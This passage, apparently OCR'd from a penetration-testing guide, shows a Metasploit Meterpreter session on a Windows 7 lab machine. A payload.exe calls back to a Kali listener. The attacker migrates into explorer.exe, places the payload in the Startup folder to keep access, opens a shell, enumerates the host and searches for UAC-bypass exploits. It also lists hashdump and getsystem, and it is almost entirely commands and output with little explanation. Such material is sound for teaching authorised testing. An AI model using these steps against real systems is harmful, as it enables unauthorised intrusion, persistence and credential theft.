1 meterpreter x86/win32 u7-PC\u7 @ U7-PC 172.16.100.5:8888 -> 172.16.100.6
:49190 (172.16.100.6)
msf exploit(handler) >

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > help
```

Maintaining Access




```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch    Session     User      Path
 ---   ----  ----                  ----    -------     ----      ----
 0     0     [System Process]              4294967295
 4     0     System                        4294967295
 228   4     smss.exe                      4294967295
 296   484   v4v_agent.exe                 4294967295
 308   484   svchost.exe                   4294967295
 328   320   csrss.exe                     4294967295
 380   320   wininit.exe                   4294967295
 392   372   csrss.exe                     4294967295
 428   372   winlogon.exe                  4294967295
 484   380   services.exe                  4294967295
 496   380   lsass.exe                     4294967295
 504   380   lsm.exe                       4294967295
 592   1368  VMWVvphelper.exe      x86_64  1           u7-PC\u7  C:\Program F
iles\VMware\VMware View\Agent\bin\VMWVvphelper.exe
 632   484   svchost.exe                   4294967295
 700   484   svchost.exe                   4294967295
```


```
 3124  844   VMwareViewClipboard.exe  x86     1           u7-PC\u7  C:\Program F
iles\Common Files\VMware\Teradici PCoIP Server\VMwareViewClipboard.exe
 3324  1368  payload.exe              x86     1           u7-PC\u7  C:\Users\u7\
Desktop\payload.exe
```


```
 1180  484   wsnm.exe                      4294967295
 1368  1936  explorer.exe             x86_64  1           u7-PC\u7  C:\Windows\e
xplorer.exe
```

```
meterpreter > migrate 1368
[*] Migrating from 3324 to 1368...
[*] Migration completed successfully
meterpreter >
```

```
meterpreter > getpid
Current pid: 1368
meterpreter >
```




Default Programs
Desktop Gadget Gallery
Internet Explorer (64-bit)
Internet Explorer
Windows Anytime Upgrade
Collapse
Open
Open all users
Explore
Explore all users
Delete
Rename
Properties
Startup
(empty)
VMware
Back
Search programs and files
u7
Documents
Pictures
Music
Computer
Control Panel
Devices and Printers
Default Programs
Help and Support
Shut down


\u7\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
Search Startup
Organize
Open
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Name
Date modified
Type
Size
payload
1/29/2016 6:31 PM
Application
288 KB

```
meterpreter > lpwd
/usr/share/set
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

```
meterpreter > shell
Process 304 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\u7\Desktop>
```

```
C:\Users\u7\Desktop>systeminfo
systeminfo

Host Name:                 U7-PC
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          u7
Registered Organization:
Product ID:                00371-OEM-8992671-00407
Original Install Date:     1/29/2016, 4:20:20 PM
System Boot Time:          1/30/2016, 9:52:56 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 58 Stepping 9 GenuineInt
el ~2494 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 7/31/2013
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
```

```
C:\Users\u7\Desktop>

C:\Users\u7\Desktop>wmic logicaldisk get name
wmic logicaldisk get name
Name
A:
C:
D:
```


```
C:\Users\u7\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4E4A-DBF7

 Directory of C:\Users\u7\Desktop

01/30/2016  10:54 AM    <DIR>          .
01/30/2016  10:54 AM    <DIR>          ..
07/14/2009  09:02 AM         8,414,449 Kalimba.mp3
01/29/2016  06:31 PM           294,912 payload.exe
               2 File(s)      8,709,361 bytes
               2 Dir(s)  23,258,570,752 bytes free

C:\Users\u7\Desktop>start Kalimba.mp3
start Kalimba.mp3

C:\Users\u7\Desktop>
```

```
C:\Users\u7\Desktop>tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        736 K
smss.exe                       244 Services                   0      1,040 K
csrss.exe                      344 Services                   0      3,960 K
wininit.exe                    396 Services                   0      4,360 K
csrss.exe                      408 Console                    1      8,232 K
winlogon.exe                   444 Console                    1      6,720 K
services.exe                   500 Services                   0      9,360 K
lsass.exe                      516 Services                   0     11,844 K
lsm.exe                        524 Services                   0      6,052 K
svchost.exe                    644 Services                   0      9,016 K
svchost.exe                    712 Services                   0      7,812 K
svchost.exe                    760 Services                   0     16,660 K
svchost.exe                    872 Services                   0     12,348 K
svchost.exe                    924 Services                   0     28,900 K
svchost.exe                    288 Services                   0      5,224 K
v4v_agent.exe                  320 Services                   0      6,600 K
svchost.exe                    328 Services                   0     11,740 K
```


```
audiodg.exe                   2336 Services                   0     16,092 K
wmplayer.exe                  4080 Console                    1     45,960 K
SearchProtocolHost.exe        1140 Services                   0      8,212 K
SearchFilterHost.exe          1564 Services                   0      6,332 K
tasklist.exe                  3784 Console                    1      5,444 K
WmiPrvSE.exe                   392 Services                   0      6,288 K
```

```
C:\Users\u7\Desktop>taskkill /pid 4080
taskkill /pid 4080
SUCCESS: Sent termination signal to the process with PID 4080.

C:\Users\u7\Desktop>
```

```
C:\Users\u7\Desktop>netstat
netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    172.16.100.6:49160     kali:8888              ESTABLISHED

C:\Users\u7\Desktop>
```



```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:36:dd:82
MTU          : 1500
IPv4 Address : 172.16.100.6
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6dd2:7b93:101c:b828
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter >
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeShutdownPrivilege
  SeChangeNotifyPrivilege
  SeUndockPrivilege
```

```
meterpreter > sysinfo
Computer        : U7-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

```
meterpreter > run post/windows/gather/win_privs

Current User
============

 Is Admin  Is System  UAC Enabled  Foreground ID  UID
 --------  ---------  -----------  -------------  ---
 False     False      True         1              "u7-PC\\u7"

Windows Privileges
==================

 Name
 ----
 SeChangeNotifyPrivilege
 SeShutdownPrivilege
 SeUndockPrivilege
```

```
meterpreter > background
[*] Backgrounding session 4...
msf exploit(handler) > sessions -i 4
[*] Starting interaction with 4...
```

```
meterpreter > background
[*] Backgrounding session 4...
msf exploit(handler) > search uac
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank       Descri
ption
   ----                                      ---------------  ----       ------
-----
   exploit/windows/local/ask                 2012-01-03       excellent  Window
s Escalate UAC Execute RunAs
   exploit/windows/local/bypassuac           2010-12-31       excellent  Window
s Escalate UAC Protection Bypass
   exploit/windows/local/bypassuac_injection  2010-12-31       excellent  Window
s Escalate UAC Protection Bypass (In Memory Injection)
   post/windows/gather/win_privs                              normal     Window
s Gather Privileges Enumeration
```